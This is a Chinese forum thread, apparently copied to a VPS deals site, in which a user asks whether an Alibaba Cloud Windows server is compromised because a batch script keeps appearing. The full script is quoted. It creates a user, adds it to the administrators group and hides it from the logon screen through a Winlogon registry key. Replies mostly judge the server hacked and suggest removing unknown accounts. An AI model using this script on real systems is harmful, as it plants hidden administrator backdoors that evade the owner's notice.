 美国VPS_搬瓦工CN2 GIA VPS

cd\
cls
REM "Ram!n(ramin76) vps hide use creator"
REM ——————————
@echo off
set /p user=Please Enter Desired Username:
set /p pass=Please Enter Desired Password:
net user /add %user% %pass%
net localgroup administrators /add %user%
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v %user% /t REG_DWORD /d 0
pause
VPS密码只有我知道,每隔一段时间就会莫名奇妙跳出这个脚本,使用的是阿里云的官方镜像WINDOWS SERVER 2019,这是被入侵了吗???
青海网友:有趣,收藏了
新疆网友😕
不就是添加个windows的管理员用户组吗?
内蒙古网友:看帖子,刚刚没有编辑完成
香港网友:你不如问下阿里是不是官方的脚本,如果不是就是被入侵了。
官方iso又怎样,不打补丁照样被入侵
西藏网友:这个是添加用户,估计不止一个地方有这个东西,你搜索一下看看都删除了,在用户里面看看是不是多出莫名其妙的用户了
浙江网友:好的,感谢dalao
西藏网友:恭喜你,中招。
宁夏网友:百分之99是被人搞了
河南网友:这机器,呃今天开的,上午出现过相关的情况,进行重装系统,没想到下午又出现这种情况,机器没有配置安全组,外网无法访问,我是通过阿里云Web进行控制的,没懂攻击者是如何注入的
安徽网友:这机器,呃今天开的,上午出现过相关的情况,进行重装系统,没想到下午又出现这种情况,机器没有配置安全组,外网无法访问,我是通过阿里云Web进行控制的,没懂攻击者是如何注入的
安徽网友:建议你确定是不是被人盯上了
甘肃网友:这是什么
未经允许不得转载:美国VPS_搬瓦工CN2 GIA VPS » 阿里云试用每个一段事件会运行这个脚本
 腾讯云轻量怎么购买,云轻量香港/美国/新加坡购买教程
 亏了,刚才退款了一个greencloud日本
 10欧的IPMI写什么申请理由好?